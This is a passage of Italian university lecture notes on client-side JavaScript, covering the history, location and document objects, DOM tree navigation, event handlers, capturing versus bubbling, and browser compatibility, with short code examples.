<div>
    Go to the page:<br>
    <button onclick="history.back();">Back</button>
    <button onclick="history.go(-1);">Back (alternativa)</button>
    <button onclick="history.go(0);">Current</button>
    <button onclick="history.go(+1);">Forward</button>
    <button onclick="history.forward();">Forward (alternativa)</button>
</div>
```

Queste funzioni non restituiscono alcun valore ma reindirizzano verso la pagina indicata.

-
```
for(proprieta in history)
    document.write('<b>' + proprieta + '</b>: ' + history[proprieta] +'<br>');
```

```
length: 3
scrollRestoration: auto
state: null
go: function go() { [native code] }
back: function back() { [native code] }
forward: function forward() { [native code] }
pushState: function pushState() { [native code] }
replaceState: function replaceState() { [native code] }
```

Oggetto location

- Contiene informazioni sull'URL attuale.
- Attraverso le proprietà è possibile manipolare l'URL (basta modificare le proprietà dell'oggetto location).

- **Proprietà disponibili**:
  - `href`, contiene in una stringa il valore dell'intero URL. Si può scrivere
    `location.href = 'https://google.it';`
    l'utente verrà reindirizzato sulla home di Google.

  - `host`, contiene l'host name e la porta dell'attuale url
  - `port`, contiene il numero della porta dell'attuale url
  - `hostname`, restituisce la porzione hostname dell'url.
  - `pathname`, restituisce la porzione pathname dell'url
  - `protocol`, restituisce la parte di protocollo dell'url

  - `hash`, restituisce il valore che segue il cancelletto.
    `location.hash = 'aggiunta';`

  - `search`, restituisce il contenuto dopo il punto interrogativo (importante quando parleremo di PHP)
    `location.search = '?ciao=prova';`

- **Funzioni disponibili**:
  - `reload()`
    si ricarica il contenuto della pagina [Mi pare funzioni solo su Chrome]


- `assign(newurl)`
  si carica un nuovo documento

- `replace(newurl)`
  si sostituisce l'attuale documento con uno nuovo.

Differenza tra `assign` **e** `replace`: la prima funzione aggiunge il nuovo documento allo storico, la seconda rimuovere l'URL dell'attuale documento dallo storico. Questo significa che non è recuperabile nel dal tasto del browser, nè dall'oggetto history.

- **Esempio:**

```
<!DOCTYPE HTML>
<html lang="it">
    <head>
        <title>Location.html</title>
    </head>
    <body>
        <script type="text/javascript">
        document.writeln('<b>href</b>: '+location.href + '<br>');
        document.writeln('<b>host</b>: '+location.host+ '<br>');
        document.writeln('<b>hostname</b>: '+location.hostname+ '<br>');
        document.writeln('<b>pathname</b>: '+location.pathname+ '<br>');
        document.writeln('<b>protocol</b>: '+location.protocol+ '<br>');
        document.writeln('<b>hash</b>: '+location.hash +' (pu\u00F2 essere
vuoto)<br>');
        document.writeln('<b>search</b>: '+location.search +' (pu\u00F2 essere
vuoto)<br>');
        </script>
    </body>
</html>
```



Oggetto document

- Ogni documento HTML caricato in una finestra del browser sarà associato a un oggetto document. Questo oggetto permette di accedere a tutti gli elementi HTML del documento.
- **L'oggetto document è parte dell'oggetto window**.

- Questo oggetto contiene una serie di array di oggetti:
  - forms, a sua volta contiene l'array *elements* dei seguenti oggetti:
    - button
    - checkbox
    - fileupload
    - hidden
    - password
    - radio
    - reset
    - select, con al suo interno un array di oggetti options.
    - submit
    - text
    - textarea
  - anchors
  - links
  - images
  - applets
  - embods
- L'ordine di tutti questi elementi nell'albero dipende dall'ordine di caricamento degli stessi.

- **Proprietà presenti** alla diapositiva 205: si osservi in particolare la…
  - `activeElement`
    riferimento all'elemento su cui si ha attualmente *focus*.

  - `defaultView`
    riferimento all'oggetto window. [2]

  - `cookie`
    restituisce una lista separate da punti e virgola dei cookie salvati in quel documento. Possiamo anche inizializzare un sets di cookies.

  - `body`
    restituisce l'elemento body dell'attuale documento (un oggetto apparentemente superfluo, molte proprietà sono deprecate in HTML5)

  - `head`
    restituisce l'elemento head del documento (un oggetto).

  - `lastModified`
    viene restituita la data di ultima modifica del documento.
    Esempio: `11/03/2020 10:34:31`

  - `domain`
    restituisce il nome del dominio del server che ospita il documento.
    Esempio: google

  - `dir`
    restituisce il percorso per arrivare al documento che stiamo leggendo (nel percorso non si include il

[2] Per i fan dei fan delle funzioni ricorsive:
```
alert(document.defaultView.document.defaultView.innerHeight);
```

nome del file con la sua estensione)

- `location`
  restituisce l'URI del documento.
  Esempio: http://localhost/js.html

- `readyState`
  restituisce lo stato del documento. Viene restituito una delle seguenti stringhe:
  - *uninitialized* - Has not started loading yet
  - *loading* - Is loading
  - *loaded* - Has been loaded
  - *interactive* - Has loaded enough and the user can interact with it
  - *complete* - Fully loaded

- `style`, proprietà da utilizzare per modificare lo style dell'elemento. Le proprietà utilizzabili sono le stesse viste in CSS. Tuttavia dobbiamo tener conto che dobbiamo eliminare i trattini e i caratteri immediatamente successivi devono essere posti maiuscolo.
  `background-color -> backgroundColor`


  ```
  element.style.backgroundColor = 'yellow'
  ```

- **Funzioni:**
  - `write()` *e* `writeln()`
    funzioni già viste, permettono di scrivere espressioni HTML o codice javascript in un documento. La seconda aggiunge una newline per ogni statement inserito.

  - Ho omesso due funzioni presenti alla diapositiva 206 considerando il loro utilizzo in approcci mal digeriti dal docente di laboratorio Tesconi.

Individuare oggetti con un certo nome

- **Strategia in DOM 0**:
  - Immaginiamoci di avere un array che si ramifica su più fronti: quanto presente nella foto a destra consiste negli array presenti nell'oggetto document.
  - Ricordandoci che Javascript è case-sensitive.
  - Adottiamo una notazione ereditata dagli array in cui si tiene conto del percorso da svolgere per arrivare a un certo elemento.
  - **Attenzione**: non è possibile raggiungere i paragraph.




```
document.forms[i].elements[i].value
```

  - L'approccio appena visto è estremamente inflessibile: per arrivare a un elemento dobbiamo conoscere tutto il percorso.

  - **Esempio**:

```
<!DOCTYPE HTML>
<html>
    <head>
        <title>A Simple Document</title>
    </head>
    <body>
        <p><a name="top" id="top">This is the top of the page</a></p>
        <hr>
        <form method="post" id="myform" action="mailto:nobody@dev.null">
```

```
            <p>
            Enter your name: <input type="text" name="me" size="70">
            <input type="Submit" id="prova2" value="OK">
            <input type="Reset" value="Oops">
            </p>
            </form>
            <hr>
            <p>Click here to go to the <a href="#top">top</a> of the page</p>
        </body>
    </html>
```

Supponiamo di voler raggiungere le seguenti aree di codice


- `<title>A Simple Document</title>`
  raggiungibile con `document.title`

- `<a name="top">This is the top of the page</a>`
  valori raggiungibili con `document.anchors[0].text` e `document.anchors[0].name`

- `<form method= "post" action="mailto:nobody@dev.null">`
  Valori raggiungibili con `document.forms[0].method` e `document.forms[0].action`


- `<input type="Submit" value="OK">`
  Valori raggiungibili con `document.forms[0].elements[1].value` e `document.forms[0].elements[1].type`

- **Versione attuale di DOM 3 (ci interessa in particolare lo standard DOM HTML)**:
  - Ricordiamo la formazione dell'albero DOM al momento del caricamento della pagina: questo albero permetterà di muoverci in modo agile da un elemento a un altro.
  - Si crea una struttura ad oggetti (un albero) che rappresenta il documento e dove ogni cosa consiste in un nodo di un albero. Possiamo modificare la struttura del documento alterando la gerarchia presente nell'albero DOM.
    - L'intero documento è un nodo *document*
    - Ogni elemento HTML è un nodo *element*
    - **Errore comune**: un tipico errore nel comprendere la processazione del DOM è aspettarsi che un elemento nodo contenga del testo. Ciò non avviene: il testo di un elemento è contenuto in un *text node*. Precisamente, se abbiamo il seguente elemento
      `<title>DOM Tutorial</title>`
      avremo un text node con valore *DOM Tutorial*. Questo non è il valore dell'elemento `title`!
    - Ogni attributo HTML è un nodo *attribute*
    - I commenti sono nodi *comment*



  - Presente, all'interno dei vari oggetti, un oggetto text (tutti, incluso dove apparentemente non sembrerebbe necessario). La cosa sarà chiara più avanti.
  - L'HTML DOM è un W3C standard ed è indipendente dai linguaggi.

- La cosa interessante è che avendo un albero possiamo navigare dal padre al figlio, da un figlio a un fratello, da un figlio al padre:



- Presenti dalla diapositiva 234 una lista di attributi che possiamo usare. Si premette che x consiste nel nome di un qualunque oggetto nodo presente nell'albero:
  - `x.innerHTML` (text value di x, sconsigliato)
    - Sconsigliato poiché il contenuto passato per questo attributo viene analizzato dal parser dell'HTML. Questo significa che se poniamo codici Javascript questi saranno eseguiti! La cosa è caldamente sconsigliata per evitare possibili attacchi al visitatore.
    - **Conclusione**: non deve essere usato se vogliamo inserire solo testo.
  - `x.childNodes` ("array" nodi figli di x)
  - `x.parentNode` (riferimento al nodo padre di x)
  - `x.firstChild` (riferimento primo figlio di x)
  - `x.lastChild` (riferimento all'ultimo figlio di x)
  - `x.namespaceURI` (il namespace URI del nodo x)
  - `x.nodeName` (nome del nodo x: p, a, span…)
  - `x.nodeValue` (valore del nodo x)
  - `x.nodeType` (tipo del nodo x)
  - `x.nextSibling` (riferimento al fratello successivo di x)
  - `x.previousSibling` (riferimento al fratello precedente di x)
  - `x.textContent` (contenuto testo di x e dei suoi discendenti)
    - Da usare al posto di innerHTML quando si vuole semplicemente introdurre testo.
- Funzioni messe a disposizione da DOM 3:
  - `x.getElementById(id)`
    per ottenere un elemento avente uno specifico id.
  - `x.getElement`**`s`**`ByTagName(name)`
    per ottenere tutti gli elementi che hanno uno specifico tag name. Si ottiene un "array".
  - `x.appendChild(node)`
    per aggiungere un nodo figlio alla fine di una lista di figli di x
  - `newx = x.cloneNode(deep)`
    si clona x per creare un nuovo oggetto. Con deep (booleano) si indica se copiare solo

l'elemento x o tutto l'albero (anche i discendenti di x)

- `x.getAttribute(string_name)`
  per ottenere il valore dell'attributo di x avente nome string_name.

- `x.setAttribute(string_name, string_value)`
  per assegnare il valore string_value all'attributo string_name dell'elemento x.

- **Ritorniamo sulla modifica**:
  - Il metodo più semplice per modificare il contenuto di un elemento è utilizzare innerHTML. *Ribadiamo che l'uso di questa proprietà è estremamente pericoloso.*
  - Due soluzioni alternative in cui teniamo conto che il primo figlio di un qualunque nodo è il nodo contenente il testo.
    - Usare le proprietà `childNodes` e `NodeValue`

```
<body>
<p id="intro">Hello World!</p>
…
function change() {
      txt=document.getElementById("intro").childNodes[0].nodeValue;
      document.getElementById("intro").childNodes[0].nodeValue="hi";
      document.write("<p>Text from the paragraph: " + txt + "<\/p>");
}
```

    - Usare le proprietà `firstChild` e `NodeValue`

```
function change() {
    txt=document.getElementById("intro").firstChild.nodeValue;
    document.getElementById("intro").firstChild.nodeValue="hi";
    document.write("<p>Text from the paragraph: " + txt + "<\/p>");
}
```

- **Conclusione sullo scorrere gli elementi**: possiamo farlo
  - Utilizzando la `getElementById()`

```
var text = document.getElementById("mypar1").firstChild.nodeValue;
window.alert("The paragraph has the text '" + text +"'");
var body = document.getElementById("mybody");
var textNode = body.childNodes[0].firstChild;

//Explorer (old versions)
if (!textNode)
      window.alert("Mozilla Firefox");
else
      window.alert("Microsoft Explorer");
text = textNode ? textNode.nodeValue :
body.childNodes[1].firstChild.nodeValue; //Mozilla
window.alert("The paragraph has the text '" + text + "'");
```

  - Utilizzando la `getElementsByTagName()`

```
var elems = document.getElementsByTagName("p");
var text = elems[0].firstChild.nodeValue;
window.alert("The paragraph has the text '" + text +"'");
```

  - Navigare l'albero DOM
    (esempi alle diapositive 250 e 251, rispettivamente versione iterativa e ricorsiva)

Abbiamo maggiore flessibilità rispetto al DOM 0: nella versione iniziale era necessario conoscere il percorso per arrivare all'elemento.

Lista completa di proprietà e funzioni dell'oggetto *document*

```
for(proprieta in document)
      document.write('<b>'+proprieta + '</b>: ' + document[proprieta] + '<br>');
```

location: http://localhost/js.html?ciao=prova
implementation: [object DOMImplementation]
URL: http://localhost/js.html?ciao=prova
documentURI: http://localhost/js.html?ciao=prova
origin: http://localhost
compatMode: CSS1Compat
characterSet: windows-1252
charset: windows-1252
inputEncoding: windows-1252
contentType: text/html
doctype: [object DocumentType]
documentElement: [object HTMLHtmlElement]
xmlEncoding: null
xmlVersion: null
xmlStandalone: false
domain: localhost
referrer: http://localhost/js.html?ciao=prova
cookie:
lastModified: 11/02/2020 17:34:19
readyState: loading
title: prova
dir:
body: [object HTMLBodyElement]
head: [object HTMLHeadElement]
images: [object HTMLCollection]
embeds: [object HTMLCollection]
plugins: [object HTMLCollection]
links: [object HTMLCollection]
forms: [object HTMLCollection]
scripts: [object HTMLCollection]
currentScript: [object HTMLScriptElement]
defaultView: [object Window]
designMode: off
onreadystatechange: null
anchors: [object HTMLCollection]
applets: [object HTMLCollection]
fgColor:
linkColor:
vlinkColor:
alinkColor:
bgColor:
all: [object HTMLAllCollection]
scrollingElement: [object HTMLHtmlElement]
onpointerlockchange: null
onpointerlockerror: null
hidden: false
visibilityState: visible
webkitVisibilityState: visible
webkitHidden: false
onbeforecopy: null
onbeforecut: null
onbeforepaste: null
oncopy: null
oncut: null
onpaste: null
onsearch: null
onselectionchange: null

```
      onselectstart: null
      onvisibilitychange: null
      fonts: [object FontFaceSet]
      activeElement: [object HTMLBodyElement]
      styleSheets: [object StyleSheetList]
      pointerLockElement: null
      onabort: null
      onblur: null
      oncancel: null
      oncanplay: null
      oncanplaythrough: null
      onchange: null
      onclick: null
      onclose: null
      oncontextmenu: null
      oncuechange: null
      ondblclick: null
      ondrag: null
      ondragend: null
      ondragenter: null
      ondragleave: null
      ondragover: null
      ondragstart: null
      ondrop: null
      ondurationchange: null
      onemptied: null
      onended: null
      onerror: null
      onfocus: null
      oninput: null
      oninvalid: null
      onkeydown: null
      onkeypress: null
      onkeyup: null
      onload: null
      onloadeddata: null
      onloadedmetadata: null
      onloadstart: null
      onmousedown: null
      onmouseenter: null
      onmouseleave: null
      onmousemove: null
      onmouseout: null
      onmouseover: null
      onmouseup: null
      onmousewheel: null
      onpause: null
      onplay: null
      onplaying: null
      onprogress: null
      onratechange: null
      onreset: null
      onresize: null
      onscroll: null
      onseeked: null
      onseeking: null
      onselect: null
      onstalled: null
      onsubmit: null
      onsuspend: null
      ontimeupdate: null
```

```
ontoggle: null
onvolumechange: null
onwaiting: null
onwheel: null
onauxclick: null
ongotpointercapture: null
onlostpointercapture: null
onpointerdown: null
onpointermove: null
onpointerup: null
onpointercancel: null
onpointerover: null
onpointerout: null
onpointerenter: null
onpointerleave: null
children: [object HTMLCollection]
firstElementChild: [object HTMLHtmlElement]
lastElementChild: [object HTMLHtmlElement]
childElementCount: 1
webkitIsFullScreen: false
webkitCurrentFullScreenElement: null
webkitFullscreenEnabled: true
webkitFullscreenElement: null
onwebkitfullscreenchange: null
onwebkitfullscreenerror: null
rootElement: null
getElementsByTagName: function getElementsByTagName() { [native code] }
getElementsByTagNameNS: function getElementsByTagNameNS() { [native code]
}
getElementsByClassName: function getElementsByClassName() { [native code]
}
createDocumentFragment: function createDocumentFragment() { [native code]
}
createTextNode: function createTextNode() { [native code] }
createCDATASection: function createCDATASection() { [native code] }
createComment: function createComment() { [native code] }
createProcessingInstruction: function createProcessingInstruction() {
[native code] }
importNode: function importNode() { [native code] }
adoptNode: function adoptNode() { [native code] }
createAttribute: function createAttribute() { [native code] }
createAttributeNS: function createAttributeNS() { [native code] }
createEvent: function createEvent() { [native code] }
createRange: function createRange() { [native code] }
createNodeIterator: function createNodeIterator() { [native code] }
createTreeWalker: function createTreeWalker() { [native code] }
getElementsByName: function getElementsByName() { [native code] }
open: function open() { [native code] }
close: function close() { [native code] }
write: function write() { [native code] }
writeln: function writeln() { [native code] }
hasFocus: function hasFocus() { [native code] }
execCommand: function execCommand() { [native code] }
queryCommandEnabled: function queryCommandEnabled() { [native code] }
queryCommandIndeterm: function queryCommandIndeterm() { [native code] }
queryCommandState: function queryCommandState() { [native code] }
queryCommandSupported: function queryCommandSupported() { [native code] }
queryCommandValue: function queryCommandValue() { [native code] }
clear: function clear() { [native code] }
captureEvents: function captureEvents() { [native code] }
releaseEvents: function releaseEvents() { [native code] }
```

exitPointerLock: function exitPointerLock() { [native code] }
createElement: function createElement() { [native code] }
createElementNS: function createElementNS() { [native code] }
caretRangeFromPoint: function caretRangeFromPoint() { [native code] }
getSelection: function getSelection() { [native code] }
elementFromPoint: function elementFromPoint() { [native code] }
elementsFromPoint: function elementsFromPoint() { [native code] }
getElementById: function getElementById() { [native code] }
prepend: function prepend() { [native code] }
append: function append() { [native code] }
querySelector: function querySelector() { [native code] }
querySelectorAll: function querySelectorAll() { [native code] }
webkitCancelFullScreen: function webkitCancelFullScreen() { [native code] }
webkitExitFullscreen: function webkitExitFullscreen() { [native code] }
createExpression: function createExpression() { [native code] }
createNSResolver: function createNSResolver() { [native code] }
evaluate: function evaluate() { [native code] }
wasDiscarded: false
onfreeze: null
onresume: null
registerElement: function () { [native code] }
pictureInPictureElement: null
pictureInPictureEnabled: false
exitPictureInPicture: function () { [native code] }
ELEMENT_NODE: 1
ATTRIBUTE_NODE: 2
TEXT_NODE: 3
CDATA_SECTION_NODE: 4
ENTITY_REFERENCE_NODE: 5
ENTITY_NODE: 6
PROCESSING_INSTRUCTION_NODE: 7
COMMENT_NODE: 8
DOCUMENT_NODE: 9
DOCUMENT_TYPE_NODE: 10
DOCUMENT_FRAGMENT_NODE: 11
NOTATION_NODE: 12
DOCUMENT_POSITION_DISCONNECTED: 1
DOCUMENT_POSITION_PRECEDING: 2
DOCUMENT_POSITION_FOLLOWING: 4
DOCUMENT_POSITION_CONTAINS: 8
DOCUMENT_POSITION_CONTAINED_BY: 16
DOCUMENT_POSITION_IMPLEMENTATION_SPECIFIC: 32
nodeType: 9
nodeName: #document
baseURI: http://localhost/js.html?ciao=prova
isConnected: true
ownerDocument: null
parentNode: null
parentElement: null
childNodes: [object NodeList]
firstChild: [object DocumentType]
lastChild: [object HTMLHtmlElement]
previousSibling: null
nextSibling: null
nodeValue: null
textContent: null
hasChildNodes: function hasChildNodes() { [native code] }
getRootNode: function getRootNode() { [native code] }
normalize: function normalize() { [native code] }
cloneNode: function cloneNode() { [native code] }

```
isEqualNode: function isEqualNode() { [native code] }
isSameNode: function isSameNode() { [native code] }
compareDocumentPosition: function compareDocumentPosition() { [native
code] }
contains: function contains() { [native code] }
lookupPrefix: function lookupPrefix() { [native code] }
lookupNamespaceURI: function lookupNamespaceURI() { [native code] }
isDefaultNamespace: function isDefaultNamespace() { [native code] }
insertBefore: function insertBefore() { [native code] }
appendChild: function appendChild() { [native code] }
replaceChild: function replaceChild() { [native code] }
removeChild: function removeChild() { [native code] }
addEventListener: function addEventListener() { [native code] }
removeEventListener: function removeEventListener() { [native code] }
dispatchEvent: function dispatchEvent() { [native code] }
```

Events

- L'utente, che interagisce con la pagina HTML, può generare degli eventi.
- Questi eventi vengono catturati da Javascript, che lancia degli handler (cioè dei gestori degli eventi)
- La cattura è gestita direttamente da Javascript: noi dobbiamo solo scrivere gli handler e associarli agli eventi.

Esempio di evento

- Un esempio di evento è il *mouse-down event*.
- Premere il bottone del mouse genera un oggetto event che contiene
  - Il tipo di evento (MouseDown)
  - La posizione del cursore (x, y)
  - Un numero che rappresenta il bottone del mouse premuto
  - Un campo che contiene i tasti che possono essere usati come modificatori.
- Le proprietà contenute nell'oggetto, ovviamente, variano da evento a evento.

Associare handler ad eventi

- Per associare codice ad eventi abbiamo a disposizione diversi approcci.

- **Primo approccio**: attraverso gli attributi HTML.
  - L'evento è determinato dal nome dell'attributo: ogni eventName inizia con on (ripensare agli attributi globali visti all'inizio)
  - Come valore dell'attributo poniamo una o più funzioni (se poniamo più funzioni le separiamo mediante punto e virgola)

```
<div style="position:absolute; left:300px; top:200px;" id="but">
  <button onmouseover="moveMouse()">Click</button>
</div>

<script type="text/javascript">
  var but = document.getElementById('but');
  var diff = [150, 0, -150, 0];
  var i = 0;
  function moveMouse() {
     but.style.top= (parseInt(but.style.top)+ diff[(i+3)%4]) + "px";
     but.style.left=(parseInt(but.style.left)+ diff[(i++)%4])+ "px";
  }
</script>
```

- **Secondo approccio**: utilizzare la proprietà dell'oggetto che corrisponde all'evento. Si pone come valore il nome della funzione (senza parentesi, contrariamente al primo approccio)

```
<div style="position:absolute; left:300px; top:200px;" id="but">
    <button >Click</button>
</div>
<script type="text/javascript" src="./myscript11.js"> </script>

// myscript11.js
but.onmouseover = moveMouse; //Event handlers are function references
function moveMouse() {
    but.style.top= (parseInt(but.style.top)+ diff[(i+3)%4]) + "px";
    but.style.left=(parseInt(but.style.left)+ diff[(i++)%4])+ "px";
}
```

- **Terzo approccio**: specifichiamo l'handler dell'evento attraverso un oggetto `Function` e assegniamo l'evento a una serie di elementi attraverso un ciclo `for`.

Per vedere questo approccio leggere il ***Laboratorio 4 del prof.Tesconi***.

- **Quarto approccio**: utilizzo della funzione `addEventListener(type, listener, useCapture)`. Abbiamo i seguenti parametri:
  - `type`, stringa che indica l'evento da captare
  - `listener`, oggetto che riceve la notifica quando l'evento specificato si verifica
  - `useCapture`, booleano. Spiegato più avanti nella sezione relativa all'ordine degli eventi.

```
// Function to change the content of t2
function modifyText() {
    var t2 = document.getElementById("t2");
    if (t2.firstChild.nodeValue == "three") {
        t2.firstChild.nodeValue = "two";
    }
    else {
        t2.firstChild.nodeValue = "three";
    }
}
// add event listener to table
var el = document.getElementById("outside");
el.addEventListener("click", modifyText, false);
```

- **Osservazioni sugli eventi**:
  - L'evento `onBlur` si applica solo ad oggetti window e a tutti gli elementi di un form.
  - L'evento `onChange` si applica solo ai campi input, textarea e select di un form.
  - L'evento `onMouseOut` si applica a elementi links e areas.
  - L'evento `onResize` è applicabile a document, frame, e window.

Ordine degli eventi

- Supponiamo di avere un elemento element2 contenuto all'interno di un altro elemento element1.
- Entrambi gli elementi sono associati a degli eventi. Mi chiedo: in che ordine considero gli eventi?

- Esistono due modelli:
  - **Capturing** (Netscape), dove eseguo prima gli eventi di element1 e poi quelli di element2
  - **Bubbling** (Microsoft), eseguo prima gli eventi associati ad element2

- W3C, che ha definito lo standard, ha intrapreso una via di mezzo.
  - Gli eventi vengono catturati finché non si raggiunge l'elemento target.
  - Quando l'elemento è stato trovato si ha "un rimbalzo" (bubbling up)
- Grazie all'ultimo argomento della funzione `addEventListener()` il programmatore può decidere se adottare un modello o un altro.

```
element1.addEventListener('click',doSomething2,true)
element2.addEventListener('click',doSomething,false)
```

If the user clicks on element2 the following happens:

1. The `click` event starts in the capturing phase. The event looks if any ancestor element of element2 has a `onclick` event handler for the capturing phase.
2. The event finds one on element1. `doSomething2()` is executed.
3. The event travels down to the target itself, no more event handlers for the capturing phase are found. The event moves to its bubbling phase and executes `doSomething()`, which is registered to element2 for the bubbling phase.
4. The event travels upwards again and checks if any ancestor element of the target has an event handler for the bubbling phase. This is not the case, so nothing happens.

```
element1.addEventListener('click',doSomething2,false)
element2.addEventListener('click',doSomething,false)
```

Now if the user clicks on element2 the following happens:

1. The `click` event starts in the capturing phase. The event looks if any ancestor element of element2 has a `onclick` event handler for the capturing phase and doesn't find any.
2. The event travels down to the target itself. The event moves to its bubbling phase and executes `doSomething()`, which is registered to element2 for the bubbling phase.
3. The event travels upwards again and checks if any ancestor element of the target has an event handler for the bubbling phase.
4. The event finds one on element1. Now `doSomething2()` is

Blocco della propagazione degli eventi

- La propagazione degli eventi può essere interrotta!

- In Explorer si effettua il seguente assegnamento
  `window.event.cancelBubble = true;`

- Nel W3C model si chiama la funzione `a.stopPropagation();`

- La compatibilità si può risolvere con la seguente funzione

```
function stopPropagazione(e) {
      if(!e) var e = window.event;
      e.cancelBubble = true;
      if(e.stopPropagation) e.stopPropagation();
}
```

Current target

- Durante la fase di *capturing* e quella di *bubbling* il target non cambia: è sempre quello relativo all'elemento2 (ripensiamo all'esempio di prima).

- **Come riconosciamo l'elemento HTML che in quel momento sta gestendo l'evento?** Abbiamo detto che target/srcElement non aiutano, poiché restituiscono l'elemento2. Si risolve utilizzando la keyword `this`, che si riferisce all'oggetto che sta eseguendo il proprio handler.

Oggetto event

- Quando avviene un evento il browser crea un oggetto evento disponibile agli handler.
- L'oggetto fornisce informazioni relative agli eventi.
- L'oggetto `event` presenta le seguenti proprietà/funzioni

Property/Method	Description
bubbles	Returns whether or not a specific event is a bubbling event
cancelBubble	Sets or returns whether the event should propagate up the hierarchy or not
cancelable	Returns whether or not an event can have its default action prevented
composed	Returns whether the event is composed or not
createEvent()	Creates a new event
currentTarget	Returns the element whose event listeners triggered the event
defaultPrevented	Returns whether or not the preventDefault() method was called for the event
eventPhase	Returns which phase of the event flow is currently being evaluated
preventDefault()	Cancella l'evento se questo è cancellabile. Questo significa che le azioni eseguite di default con l'evento non avverranno (**Esempio**: sottomissione di un form)
stopImmediatePropagation()	Prevents other listeners of the same event from being called

stopPropagation()	Prevents further propagation of an event during event flow
target	Returns the element that triggered the event
timeStamp	Returns the time (in milliseconds relative to the epoch) at which the event was created
type	Returns the name of the event

- Esistono altri oggetti evento, ciascuno con specifiche proprietà e funzioni. Tutti questi oggetti hanno accesso alle proprietà e alle funzioni del classico oggetto `Event`. I più importanti sono i seguenti:

Event Object	Description
AnimationEvent	For CSS animations
ClipboardEvent	For modification of the clipboard
DragEvent	For drag and drop interaction
FocusEvent	For focus-related events
HashChangeEvent	For changes in the anchor part of the URL
InputEvent	For user input
KeyboardEvent	For keyboard interaction
MouseEvent	For mouse interaction
PageTransitionEvent	For navigating to, and away from, web pages
PopStateEvent	For changes in the history entry
ProgressEvent	For the progress of loading external resources
StorageEvent	For changes in the window's storage area.
TouchEvent	For touch interaction
TransitionEvent	For CSS transitions
UiEvent	For user interface interaction
WheelEvent	For mousewheel interaction

Per le proprietà relative a tutti questi oggetti e per una lista molto ricca di eventi captabili andare in fondo alla sezione del Javascript

Compatibilità tra i browser

- Tipicamente l'oggetto evento viene passato all'handler
- In Explorer ciò non avviene: l'oggetto viene reso disponibile come una proprietà dell'oggetto Window.
- Risolviamo la questione attraverso una funzione handler

```
function handler(e) {
     e = (!e) ? window.event : e;
}
```

Se `e` è nullo allora il parametro viene inizializzato con window.event (ciò avviene su IE)

- Altra differenza si ha relativamente ai nomi delle proprietà: se vogliamo trovare il riferimento all'elemento dove l'evento si è generato dovremo
  - Utilizzare l'attributo `target` (in Firefox)
  - Utilizzare l'attributo `srcElement` (in Explorer)
- La questione si risolve anche in questo caso mediante operatore condizionale

```
obj = (e.target != null) ? e.target : e.srcElement;
```

- Queste questioni sono poste a scopo esclusivamente informativo. Concretamente non ci interfacceremo con questi problemi di compatibilità (il pratico e il progetto dovranno essere fatti con i browser portable del pacchetto All-in-one)

Uso degli event handlers

- Gli event handlers possono essere usati in tre modi diversi per triggerare una funzione
  - **Associando l'handler a un evento nelle ancore (nei link)**

```
<a href="#" onClick="alert('Ooo, do it again!');">Click on me!</a>
<a href="javascript:void('')" onClick="alert('Ooo, do it again!');">
     Click on me!
</a>
```

```
<a href="javascript:alert('Ooo, do it again!')" >Click on me!</a>
```

Non serve il tag script: tutto ciò che si trova all'interno dell'attributo `onClick` (in questo caso questo attributo) viene interpretato come Javascript. Inoltre:

- `href="#"`
  riferisce al browser di cercare una certa ancora, ma questa non viene trovata e quindi il browser va in cima alla pagina
- `javascript:void('')`
  riferisce al browser di non andare da nessuna parte

- **Azioni all'interno delle form per verificare la validità degli input**

```
<html>
<head>
<script type="text/javascript">
function checkField(fld){
    if (fld.checkValidity() && fld.value>100) {
         alert("Correct number");
         fld.style.backgroundColor="white";
    }
    else {
         alert("Please enter a number greater than 100");
         fld.value=null;
         fld.style.backgroundColor="red";
         setTimeout(function(){
              document.getElementById('idname').focus();},1000);
         }
}

function setStyle(fld) {
    fld.style.backgroundColor="yellow"
}
</script>
</head>

<body>
<form id="frm1" action="form_action.asp">
    <p>
    Insert a Number:
